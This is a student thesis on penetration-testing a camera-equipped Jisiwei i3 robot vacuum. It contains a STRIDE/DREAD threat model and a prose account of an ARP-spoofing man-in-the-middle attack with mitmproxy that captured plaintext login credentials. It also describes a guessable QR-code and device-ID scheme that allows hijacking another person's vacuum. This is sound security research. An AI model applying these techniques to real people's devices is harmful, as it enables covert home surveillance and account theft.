IoT Offensive Security Penetration Testing
Hacking a Smart Robot Vacuum Cleaner

Theodor Olsson and Albin Larsson Forsberg

***Abstract*—IoT devices can be found in almost any type of situation as the availability and viability of them has surged in the last decade with technological advancements. The purpose of this project is to investigate how secure these types of devices, in particular a robot vacuum cleaner, actually are if an ill intended actor tries to interfere with the device. Different methods used in the sphere of threat modeling and penetration testing were applied and tested with the result coming back positive. The robot vacuum cleaner was successfully compromised and the privacy of the owner could be violated applying the attacks used. The current way of thinking about privacy and security of IoT devices could therefore need to be reviewed.**

***Index Terms*—IoT, Hacking, Robot Vacuum Cleaner, Threat Modeling, Personal Information, Privacy, Penetration Testing, Offensive Security**

I. Introduction

A. Problem Description

One way to evaluate how secure an Internet service is against an intruder is to let independent security professionals break into the system, without damaging the system or steal information. The security professional would instead evaluate the security of targeted system, report what vulnerabilities has been found and give instructions on how to remedy them. This is called Ethical hacking, as described by [1].

According to [2] the Internet of things (IoT) may be seen as a global infrastructure for the information society that enables advanced services by interconnecting both virtual and physical things based on existing and evolving information and communication technologies. With the fifth generation of telecommunication on its way, 5G, the use of IoT devices will skyrocket as one of the goals of 5G is to facilitate the type of communication that IoT needs[1]. The communication needs to be fast, reliable, and with low latency.

As of now the number of IoT devices is increasing rapidly and by 2020 the number of connected devices is approximated to reach 25 billion [3]. It is believed that the increasing connectivity and complexity of IoT might lead to more cyber security vulnerabilities that can be exploited by an ill intended hacker[2]. One example of an attack is one where a live demo showed how it was possible to remotely take control of the steering and braking, and cutting off the engine of Chrysler cars via its network connected entertainment system. Other examples include hacking connected light bulbs to obtain Wi-Fi credentials, and attacks against smart meters and home automation devices, as O'Neill described in [3]. The more different types of IoT devices being used and the more functions they get, the potential threat and damage that they could cause increases significantly.

[1]https://www.livemint.com/Opinion/SktcUSRU6iMQ7BNUknwbFK/5G-and-IoT-Ushering-in-a-new-era.html

[2]Valkatalog för kandidatexjobbsprojekt inom programmet elektroteknik VT2019

B. Aim of the Project

The aim of the work described in this thesis is to attempt to hack an IoT device, specifically a robot vacuum cleaner of model Jisiwei i3, and thereby evaluate how secure it is.

C. Limitations

The focus of this thesis will be on finding weaknesses in the robot vacuum cleaner and it will not go in depth on safety measures and how these weaknesses could be mitigated or prevented.

D. Method

The methodology used in the project can be divided into two major parts. The first is threat modeling which is used to examine the robot vacuum cleaner in search of potential vulnerabilities. This is done in order to decide which of these should be prioritized when attempting to exploit them in the next part, the penetration testing. The threat modeling is done in order to spend resources and time as efficiently as possible when attempting to compromise the robot vacuum. The penetration testing, i.e. the actual hacking of the robot vacuum, is where the potential vulnerabilities found in threat modeling part are investigated by performing different attacks that aim to exploit these vulnerabilities.

E. Significant Results

Following this methodology two major weaknesses in the robot vacuum cleaner was found. One of them was the fact that the mobile application and the server communicate uses HTTP (except during firmware upgrades) which means that the traffic between them is not encrypted. Thus private details such as username and password can be read by an attacker on the same network using a man-in-the-middle attack. The other weakness is that the information in the QR-code that is scanned to bind a robot vacuum cleaner to an account on the mobile application follows an easy guessable pattern that depends on the device ID of the robot. Since the device ID of the robot vacuum also seem to follow a guessable pattern it would be possible for an attacker to guess the device ID on another person's vacuum cleaner and from this generate that vacuums QR-code. The attacker could then scan the QR-code and bind this vacuum to the his own account, giving the attacker complete control over the vacuum.

II. Background

A. Previous Work

In a case study from 2015, [4] lists five common vulnerabilities and exposures for IoT devices and manages to hack seven different baby monitors in an attempt to help the vendors improve the security of their devices. According to the study one big problem with IoT devices is that although they actually are general purpose computers, they often lack a reasonable path for updates and upgrades once they leave the warehouse.

Security researchers Dennis Giese and Daniel Wegemer have managed to hack a robot vacuum cleaner under the brand of Xiaomi, which they presented in their talk at Chaos Communication Congress 34 [5]. They did so by gaining specific access to the firmware through physical manipulation of the robot vacuum itself. They then proceeded to create a manipulated version of the firmware that was uploaded to the device which provided them remote access. The amount of security measures that were implemented were more than most other IoT devices but the fact that the vacuum cleaner got hacked shows that there still exists weaknesses even in this device[3].

There are many more cases where IoT devices have been hacked and they are too many to be brought up in this report. It is not only limited to vacuum cleaners and baby monitors, but also cars, cameras, and smart TVs etc. are vulnerable to hacking [6] [7] [8] [9].

B. Offensive Security

Offensive security is a means to work with system security. It is also known as penetration testing and is argued to be a better way to work with system security than traditional defensive methods by [10]. It uses the rationale that by putting yourself in the shoes of a potential attacker you will use the same methods and face the same problems as that person and will also then gain access to the same material if any weakness is discovered. In summary, it is a more applied approach rather than a theoretical approach to the security question.

C. Zero-day Exploit

An exploit that has never been discovered or disclosed before is called a zero day exploit. The zero day refers to the fact that it has been zero days since the weakness was published. In other words, it exists in every device of the same kind and work to patch the weakness has not been started yet. Zero day exploits are extremely powerful and dangerous since no one can protect themselves from it. According to [11] it is most commonly used for targeted attacks against specific products or companies[4].

III. Theory

A. IoT Devices

The concept of having tiny devices individually connected to the Internet through different means has been centered under a concept called Internet of Things. IoT software is the component that makes device-device and human-device communication possible. Its purpose is to make sure that the devices communicate properly without problems or difficulties [12].

An IoT device is a device that has a CPU and memory and runs software (and firmware) as well as having a network interface that gives it the ability to communicate with other devices. It is in a sense a computer built for a single purpose but that consists of components used in general purpose computers. This also means that they are able to do more things than were originally intended to [4].

B. Jisiwei i3 Robot Vacuum

The device being hacked is a robot vacuum designed and produced by the Chinese company Shenzhen Jisiwei Intelligent Technology Co., Ltd. It is marketed by Jisiwei themselves and sold through their web shop amongst other sites such as ebay and Amazon. It is located in the lower price segment compared to other robot vacuums. The device itself is being marketed as a home security device that also functions as a vacuum cleaner.

This model is especially interesting since the robot vacuum also comes equipped with a camera which, if the entire device becomes compromised, would give a moveable camera to be used inside another persons home. It can be controlled by three different means: by pressing the on-board buttons, using a remote control, or through a mobile application for either an Android or iOS device.

C. Protocols

The standardized way for computers (and thus most IoT devices) to communicate in networks is defined in what is called the Internet Protocol Suite, or TCP/IP as those are the major protocols that are used[5].

The Internet Protocol Suite consists of four protocol layers, the link layer, the network or internet layer, the transport layer and the application layer [13]. One purpose of having a layered structure is to make the structure simple, rational and easy to modify, where each layer has different functions [14].

1) Media Access Control: When a device communicates on a network it needs a unique identifier that tells the network who it is. Media Access Control (MAC) is a hexa decimal string that is unique to every network adapter that exists. It contains information about what type of device it is and who was the manufacturer of the network interfacing device[6].

2) IP: The Internet Protocol (IP) is a network layer protocol which routes data between hosts, where the data can traverse a single network or across several networks. IP routes the traffic without caring which application-to-application interactions the data belongs to and IP does not guarantee that the data is delivered reliable or in-sequence [14].

[3]https://www.kaspersky.com/blog/xiaomi-mi-robot-hacked/20632/
[4]https://www.blackstratus.com/ultimate-guide-zero-day-attacks/
[5]https://searchnetworking.techtarget.com/definition/TCP-IP
[6]https://www.lifewire.com/introduction-to-mac-addresses-817937

3) TCP and UDP: The Transmission Control Protocol (TCP) is a transport layer protocol that functions by providing data connection services to applications. Unilke IP, TCP guarantees that the data is error free, complete and in sequence [14].

The User Datagram Protocol (UDP) is a transport layer protocol that the applications can invoke to send isolated messages to each other. UDP works by packaging data into units that are called User Datagrams which are passed to IP for routing to its destination. UDP does not guarantee that the data is delivered and instead leaves this task to the application [14].

4) HTTP: The Hypertext Transfer Protocol is an application layer protocol and has been used by the World-Wide Web global information initiative since 1990. Most of the HTTP communication is initiated by a user agent and consists of a request that is to be applied to a resource on an origin server and is followed by the server sending a response back to the user agent [15].

5) HTTPS (HTTP over TLS): HTTPS is used to refer to using HTTP over the Transport Layer Security (TLS) protocol (or its predecessor SSL) in order to make the communication more secure. The main goal of TLS is to provide privacy and integrity to the communication between two applications. TLS consists of the two layers the TLS Record Protocol and the TLS Handshake Protocol. The TLS Record Protocol ensures that the connection is private and reliable and the TLS Handshake Protocol allows for the server and client to authenticate each other, negotiate encryption algoritm and cryptographic keys before the application protocol can start exchanging data [16].

The TLS Handshake Protocol includes the message where the server sends its certificate to the client, which the client uses for encryption and also to authenticate the server[7].

6) Telnet and SSH: Telnet is an application layer protocol is used to give users, in particular system administrators, a way to access a host over a network. Telnet for the most part is invoked at the command line and network administrators usually use it to manage systems and applications remotely for example by executing commands and move files between hosts. Secure Shell (SSH) is also an application layer protocol and was created to replace less secure terminal emulation or login programs, with Telnet being one of them [17]. SSH and Telnet has similar functions with the main difference that SSH provides strong authentication and encrypts the data communications, making it more secure than Telnet[8].

7) Address Resolution Protocol: If a client on a network is going to send packets it can't just send it without a target. An IP address is not enough as they are given by the network infrastructure and can easily be swapped. What the client does is it creates a Address Resolution Protocol table (ARP table) where it matches an IP address with a MAC address. When a device first gets on a network and it has received its IP address it then broadcasts an ARP request over the network telling all devices its MAC address and at which IP address it is located. This type of request is then repeated about every ten minutes to make sure that new devices connected to the network knows which IP address it has [18].

[7]https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc785811(v=ws.10)

[8]https://searchsecurity.techtarget.com/definition/Secure-Shell

D. Superuser

The account that has all privileges in a system is called a superuser account. On Linux or other Unix-like operating systems this is known as root and is the account or username that has access to all commands and files by default. The abilities the root account has on the system is referred to as root privileges and the root account is the most privileged account on the system[9]. The reason why root is more interesting in this project is because Linux distributions are very common in IoT applications[10]. Similar accounts on other operating systems are known as administrator, admin, or supervisor.

E. Firmware

Firmware is the type of program that interfaces between software and hardware and makes it possible to control and issue commands to IoT devices. This means that if a compromised firmware can be uploaded as [5] did, it would be possible to control a device completely from a remote location.

F. Concept of Threat Modeling

Threat modeling is a process that plays an important role in cyber security and is used in application development and system evaluation. The field of threat modeling is diverse and the modeling can take on different forms such as formal, graphical, quantitative and qualitative [19]. More information and a couple of different threat modeling approaches can be found in [20] [21] [22]. The goal of threat modeling is commonly to find security flaws and understand security requirements in order to engineer and deploy better products [23]. That being said, it may also be used to find flaws and weaknesses in order to attempt to exploit them as an ethical hacker [24].

Before actually starting to hack it is necessary to explore what types of weaknesses there are and what potential damage can be done. By modeling these threats using different methods it is possible to see if it is worth to hack a device based on potential damage caused and where to direct these attacks in that case. There are a lot of different threat modeling tools that can be applied. The two that will be used in this thesis are the ones known as DREAD and STRIDE.

1) STRIDE: The acronym STRIDE is a mnemonic that are used to identify threats. It stands for Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service and Elevation of Privilege which are categories of threats in security. Spoofing is to pretend to be someone/something that you're not. Tampering is to modify something you're not allowed to modify. Repudiation is to claim that you did not do something. Information Disclosure is to disclose something to people without the authorization to see it. Denial of Service

[9]http://www.linfo.org/root.html

[10]https://www.itprotoday.com/iot/survey-shows-linux-top-operating-system-internet-things-devices

is a form of attack that prevents a system from providing its intended service. Elevation of Privilege is when a person or program are able to do things that they are not supposed to be able to [23].

2) DREAD: The acronym DREAD is a risk rating system and stands for Damage Potential, Reproducibilty, Exploitability, Affected users, and Discoverability which are rating categories. Each threat is given a rating in each of the categories from 1 to 3 and the sum of these ratings are calculated to give each threat a risk score. The points are given based on intuition and experience, and the score is used to give a guideline on which threats are the most important to focus on [24].

3) Microsoft Threat Modeling Process: A methodology that can be used to threat model is a six stage process proposed by Microsoft, see figure 1. The first stage **Identify assets** is simply to identify which assets, which here refers to some resource of value, that the system should protect. The second stage **Create an architecture overview** consists of using diagrams to model the architecture of the system and its information flows. The third stage **Decompose the application/device** is performed by decomposing the architecture of the application/device in order to identify vulnerabilities in the design. The fourth stage **Identify the threats** is to, with the acquired knowledge of the architecture and the vulnerabilities, identify the threats - here STRIDE could be of value. The fifth stage **Document the threats** is to document the threats using a common threat template the defines attributes for each of the threats. The sixth and last stage **Rate the threats** can be performed by using DREAD to rate the threats in order to find out which threats to prioritize[11].

4) Use Cases: Before creating an architecture diagram in the second stage of the Microsoft threat modeling process, an understanding of what the system does should be acquired. This could be done by creating so called use cases, which are examples of how a user could utilize the system. Doing this could also be helpful in working out how the system could be misused[11].

IV. HACKING METHODS

Hacking as a concept is a very widely used term and thus encapsulates a lot of different methods and procedures. Different methods can be applied to different weaknesses to gain access to systems. The following methods are commonly used by hackers to achieve their goals.

A. Attack Methodologies

Different attack mentalities and methodologies can be used to gain access to a device in different ways. Depending on different prerequisites and access to data they can be classified into three different categories according to [25]. Those three categories are Black-box, Grey-box, and White-box hacking.

[11]https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648644(v=pandp.10)




Figure 1. The six stages of the Microsoft threat modeling process[11].

1) Black-box: The process of gaining access to a device without prior knowledge of the device itself, such as firmware or the internal working of the device, or without being in contact with people who have been developing the system or knows how it has been designed. This is using the perspective that a ill-intended hacker would most likely be using [25].

2) White-box: White-box hacking would be the opposite to black-box hacking in the sense that you have full access to the device and maybe even active help from the company/developers that coded the device. A typical white-box scenario is when you let code go through code audits where people that have access to all source code and people involved in development give the white-box hackers all information they need. In a serious company that values the privacy of their users, this is crucial.

3) Grey-box: Grey-box is the area in between black-box and white-box which is where you have access to some network critical information that could help in the hacking process, but there is still information that you are lacking that could be very helpful. You still do not have access to system developers and could ask them questions about their system straight away.

B. Port Scanning

Port scanning is a method in where the target is to scan a large amount of IP addresses in one go and poll them for open ports. Interesting ports are such as port 3306 for mySQL or 22 for SSH. A powerful and easy tool to use for port scanning is Nmap. It is a port scanner that can be directed to do a wide range of actions such as scanning through a set of IP addresses and then specific or recommended ports on said IP addresses [26].

C. Man-in-the-middle

A man-in-the-middle (MITM) attack is according to [27] an attack on where a potential attacker intercepts traffic that is going between a sender and receiver. The information can thus be read by an attacker who is not intended to have access to the information. This can be used to get access to for example firmware that is otherwise not available according to [24].

D. Brute Force

A brute force attack is an attack where a person tries all possible combinations to try to match the correct combinations, e.g. for a four digit code trying first 0000, 0001, 0002. The time required for this type of attack can take a long time as it depends on the number of positions and the size of the allowed character set. It grows exponentially with the length of the code and polynomially depending on the size of the character set. If the character set is of size C and the length of the combinations is of length N the amount of combinations, M, can be seen in equation 1.

$$M = C^N \tag{1}$$

E. Dictionary Attack

A dictionary attack is an intrusion method that reminds a lot of a brute force attack. Instead of individual letters being changed an attacker uses a large amount of different combinations of words to try to match username and password. Normally used in these types of attacks are long lists of common user names and password such as default user names and passwords e.g. **root** and **admin**. [28]

F. USB Exploitation

A USB device, such as a memory stick, can be altered in such a way that it appears as something different from what it actually is, such as a keyboard. This device can then in turn be used to do anything a keyboard can do on a computer, which means anything [12]. USB has built in flaws into its design that makes this possible and it is therefore hard to avoid these types of attacks.

G. Spoofing

According to the Oxford Dictionary the term spoof means "to Hoax or trick (someone)"[13]. In hacking it means that somebody tells other devices or systems that they are someone they are not. This method can be used together with a man-in-the-middle attack to trick devices to route the traffic through them.

V. Threat Model of the Vacuum Cleaner System

The threat modeling process that has been used for this project is the one suggested by Microsoft and is described in section II. The process was applied to the robot vacuum and threats were firstly identified and rated at a high-level, that is not directly leading in to a specific attack that can be performed but more of an end-goal to an attacker. This was done mostly to see if there is any point in attempting to compromise the robot vacuum for an attacker in terms of what they could gain by it but also to analyze what the more specific threats for each assets could lead to. This part has been left out of the report in order to make it more easy to overview but can be found in the appendix. The process of threat modeling was then applied to the identified assets which resulted in identification and rating of more specific threats and exploits which could be used in the penetration testing of the robot vacuum cleaner. This part is described below.

[12]https://www.wired.com/2014/07/usb-security/

[13]https://en.oxforddictionaries.com/definition/spoof

Table I
Assets of the robot vacuum cleaner

ID	Assets	Description
1	Robot vacuum	Has an Infrared Signal receiver, camera, bumper, charging sensors and various tools for cleaning. The robot will automatically return to the charging station once cleaning is done or battery is running low. Also includes a power switch, a voice prompt and a pause button.
2	Mobile application	Available for Android and iOS. Used to control the robot remotely (or put it in auto cleaning mode) and also allows for taking a photo, monitor audio and recording. It also enables the user to find saved photos and videos and share them to social media such as facebook and twitter and can be set to give motion detection warnings. It also includes the possibility to perform a firmware upgrade and a factory reset.
3	Firmware	Movement of the robot and various camera features are controlled by the firmware.
4	Remote	Contains power button, Auto cleaning button, Auto charging button, Spot cleaning button, Directional buttons, Pause button, Scheduling button, Normal- and Turbo Suction button.
5	Charging/docking station	Has an Infrared Signal Transmitter to communicate with the Robot vacuum.
6	Internal device hardware	Not much is known about the hardware since the Robot vacuum has not been disassembled.

A. Identifying Assets

The identified assets of the vacuum, along with a description of their respective attributes can be seen in table I.

B. Device Architecture Overview

In order to get a better understanding of how the system (i.e. the vacuum and its assets) works before creating the architecture diagram, some use cases were created.

Use case 1: User views camera feed live via the mobile application
1) User downloads and installs the application.
2) User creates an account with their e-mail.
3) User scans the QR-code on the back of the vacuum and gives it a name to bind it to the application (Note: Each robot

vacuum can connect to at most 2 accounts and be controlled by at most 2 different devices at the same time).
4) User connects the robot vacuum to Wi-Fi by choosing the Smart Link option.
5) User navigates to the "Main console" page in the application and views the live feed.

Use case 2: User records video with the application during the day and views it later in the evening
1) - 4) steps are the same as in Use case 1.
5) User navigates to the "Main console" page in the application and presses the "record" button.
6) User later stops the recording and navigates to the "Personal file" page, selects the video that has been recorded and views it.

Use case 3: User modifies personal information in the application
1) User opens the menu on the left side of the application.
2) From the menu user presses account name $\rightarrow$ personal information
3) User presses password and changes the password.

Use case 4: User activates the motion detection feature while away during the weekend
1) User presses "Motion Detective Warning" in the application.
2) User enables "Motion Detective Protection" chooses "low" motion detection sensitivity and presses "save".
3) A suspicious image occurs and the vacuum sends an alarm to the mobile device which will been shown in the "Main console" in the application.

With these use cases in mind an architecture diagram was created, see figure 2.

C. Decomposing Device

By decomposing the architecture following potential vulnerabilities were identified:

- Communication between the mobile application and the server could be viewed and/or altered
- Communication between the mobile application and the vacuum could be viewed and/or altered
- Communication between the server and the vacuum could be viewed and/or altered

D. Identifying Threats

Table II shows a selection of the threats, that were identified using the STRIDE mnemonic. The threats covered here are the ones that were deemed most likely to appear.

E. Documenting the Threats

The threats were documented by listing them with their respective attack techniques and countermeasures, which can be seen in table III. The table gives a more complete image of what the threat is, how to attack the weakness, and also potential techniques that could be used to counter said attack.

Table II
THREATS IDENTIFIED WITH STRIDE

Threat Category	**Threat**
Spoofing	Attacker manages to get access to communication flows between the mobile application and the server by pretending to be the router.
Tampering	• Attacker reads from the eMMC memory, inserts malicious commands in files and writes the modified version back to the eMMC [9]. • Attacker modifies the APK (binaries) to make malicious mobile application [24].
Repudiation	
Information Disclosure	• Attacker gets access to the firmware during an upgrade with a man-in-the-middle attack [24]. • Attacker decompiles and analyzes the APK (binaries) for the Android application to find sensitive information [24]. • Attacker dumps potential secrets from the EEPROM (Electrically Erasable Programmable Read-Only Memory) [24].
Denial of Service	
Elevation of Privilege	• Attacker gets root access via an open SSH (port 22) or Telnet (port 23) [5]. • Attacker gets root access by plugging in to the UART [9].

F. Rating the Threats

Lastly the threats were rated by using DREAD in order to decide which attacks should be prioritized, see table IV. This table gave the order in which the attacks was carried out. The attacks that involved disassembling the vacuum and accessing the hardware (i.e. the ones that involved UART, eMMC and EEPROM) and attacks that had a risk score lower than 11 were not performed. No disassembly was done as to lower the risk of damaging the robot vacuum cleaner. The attack techniques attribute in table III gave information on how to perform the attacks in more detail.

VI. MATERIAL AND SOFTWARE

A. Penetration Testing Setup

The materials being used in the penetration testing of the device are the following:

- Jisiwei i3 robot vacuum cleaner
- Netgear Router
- PC with Kali Linux in a VM
- Samsung S5 Android smart phone
- Iphone 6s iOS smart phone

B. Software

1) Kali Linux Distribution: The Kali Linux distribution is an operating system based on Debian that contains an extensive amount of tools used for penetration testing. It




Figure 2. Architecture diagram that shows data flows between the assets.

is developed and maintained by Offensive Security and is available for download online for free.

2) *mitmproxy:* mitmproxy is a man-in-the-middle proxy with a console interface. It allows the user to intercept, inspect and modify HTTP and HTTPS traffic. This works for HTTPS by generating SSL/TLS certificates that can be downloaded on the host device that receives and sends the traffic that is to be intercepted[15].

3) *Wireshark:* Wireshark is an open source network protocol analyzer. It allows the user to see the traffic on their network and supports inspection of hundreds of protocols[16].

4) *ARPspoof (dsniff):* ARPspoof is a tool from a suite of tools called dsniff and is built into the Kali Linux Distribution[17]. The concept of ARP spoofing will be explained in section VII.

5) *Hydra:* Hydra is a login cracker that can be used to attack numerous protocols[18]. When supplied with a list of usernames and a list of passwords Hydra works by attempting every possible combination of username and password.

VII. Man-in-the-middle Attack

To capture the traffic flow and information that was being sent a MITM was set up. After connecting all devices to the network their IP addresses were identified, which was all the information needed to perform the attack. The traffic would have to be routed through the MITM device when the phone communicates to the Internet. There were two options to chose between to achieve this. In the end both methods were used, one on each of the two phones. On the Android phone the network settings were altered so that the gateway for the network changed to the PC instead of the router. The other method, used on the iPhone, was ARP spoofing. It works by sending out ARP messages to the target device to trick it that the malicious device is actually the router. It then sends a similar message to the router where the MITM claims to be the targeted device. The traffic would then be routed through



Transparent Proxy Variant 2: Custom Gateway
NAT gateway
(Next hop: isp)
[Source: proxy]
[Destination: example.com]
GET /
Internet
(Next hop: router)
[Source: proxy]
[Destination: example.com]
GET /
no proxy configured, but custom gateway specified (evil version: arpspoof)
(Next hop: mitmproxy)
[Source: client]
[Destination: example.com]
GET /
ICMP Redirects
Client
mitmproxy (transparent)

Figure 3. mitmproxy configured for transparent mode[19].

[15]https://mitmproxy.org/
[16]https://www.wireshark.org/
[17]https://www.hackers-arise.com/single-post/2017/07/25/Man-the-Middle-MiTM-Attack-with-ARPspoofing
[18]https://tools.kali.org/password-attacks/hydra

Table III
DOCUMENTATION OF THE THREATS

Threat	Attack Techniques	Countermeasures
Attacker manages to get access to communication flows between the mobile application and the server by pretending to be the router.	Attacker could use proxy tools such as mitmproxy or Burp Suite in combination with ARP spoofing/poisoning.	Use HTTPS protocol for communication.
Attacker reads from the eMMC memory, inserts malicious commands in files and writes the modified version back to the eMMC.	Attacker could use an SD card reader/writer to modify the contents of the eMMC[14].	Assemble the eMMC in such a way that it is hard to physically access it.
Attacker decompiles and analyzes the APK (binaries) for the Android application to find sensitive information.	The APK (binary) file can be downloaded from a third party client (such as APKpure.com) and a tool such as Enjarify could be used to generate Java bytecode which could be searched to look for potential vulnerabilities [24].	Attempts could be made to keep the APK from being available online.
Attacker modifies the APK (binaries) to make malicious mobile application.	By decompiling the APK to Java bytecode, an attacker could make changes in the Java bytecode and then compile it back to APK.	Attempts could be made to keep the APK from being available online.
Attacker gets access to the firmware during an upgrade with a man-in-the-middle attack.	Attacker could use proxy tools such as mitmproxy or Burp Suite in combination with ARP spoofing/poisoning.	The firmware is sent encrypted to the vacuum cleaner.
Attacker dumps potential secrets from the EEPROM.	By using a SOIC clip an attacker could read from the EEPROM [24].	Do not store sensitive information or secrets on the EEPROM [24].
Attacker gets root access via an open SSH (port 22) or Telnet (port 23).	Attacker could use a password cracking tool like Hydra or Medusa and attempt dictionary attacks to get access to the SSH or Telnet console.	Create an iptables firewall rule that only accept traffic to port 22 or 23 from certain IP addresses [5].
Attacker gets root access by plugging in to the UART.	By using a multimeter, the attacker identifies the four UART pins and uses a tool such as Attify Badge to get shell access to the UART-based shell [24].	The UART pins are blocked by another chip to prevent access [24].

Table IV
RATING OF THE THREATS USING DREAD

Threat	D	R	E	A	D	Risk score
Attacker gets access to log-in credentials and users personal information by proxying traffic between the mobile application and the server.	3	3	3	3	3	15
Attacker gets root access via an open SSH (port 22) or Telnet (port 23).	3	3	3	1	3	13
Attacker gets root access by plugging in to the UART.	3	3	3	1	2	12
Attacker reads from the eMMC memory, inserts malicious commands in files and writes the modified version back to the eMMC.	3	3	2	1	2	11
Attacker gets access to the firmware during an upgrade with a MITM attack.	2	2	2	2	3	11
Attacker decompiles and analyzes the APK (binaries) to find sensitive information.	1	3	2	2	2	10
Attacker dumps potential secrets from the EEPROM.	1	3	2	1	2	9
Attacker modifies the APK (binaries) to make malicious mobile application.	3	1	1	2	1	8

the MITM device as the router thinks that it is the targeted device and the targeted device thinks that the MITM is the router, or in the case when two devices communicates locally on a network, trick the respective devices that the MITM is the other one. The ARP spoofing was set up using the arpspoof command which a part of the dsniff package.

The program used to read packets was mitmproxy that comes pre-installed on the Kali Linux distribution. The MITM software was set up according to the instructions in the documentation[20]. The mode chosen was transparent as there was no need to adjust any packets being sent, only observe what was being sent. It is also necessary sometimes if it is impossible to change the client behavior. Figure 3 shows how the traffic was routed when the mitmproxy was used in transparent mode. As soon as the the server running the service was set up HTTP GET and HTTP POST requests showed up in the application interface. HTTPS requests were still not able to be captured and read.

Gaining access to the HTTPS traffic requires that a certificate is installed that tells the phone that the MITM is a trusted device. This certificacte was installed on the Android phone by going to the URL: mitm.it, which also confirmed that the traffic was being routed through the MITM. If no certificate has been installed on the connected device, it will give the option to download said certificate. Installing this certificate on the device would make it possible to read HTTPS packets as the phone would now think that the MITM is a trusted device.

[20]https://docs.mitmproxy.org/stable/howto-transparent/

A. Results

A serious flaw was discovered through the MITM attack. All of the communication between the mobile application and the server is sent unencrypted over HTTP. This allows an attacker on the same network to be able to read things such as username and password and all the data connected to the user account. Since everything is being sent in plain text there is no need for the attacker to do any other procedure such as trying to run it through some kind of decrypting tools to try to brute force hashes. The actual login request that was captured can be seen in figure 4.

Using this method the test account was compromised and sensitive details such as username (email) and password were leaked. The robot was made accessible to be controlled remotely and an attacker could listen to and record his own videos and take pictures, as well as viewing the live video feed.

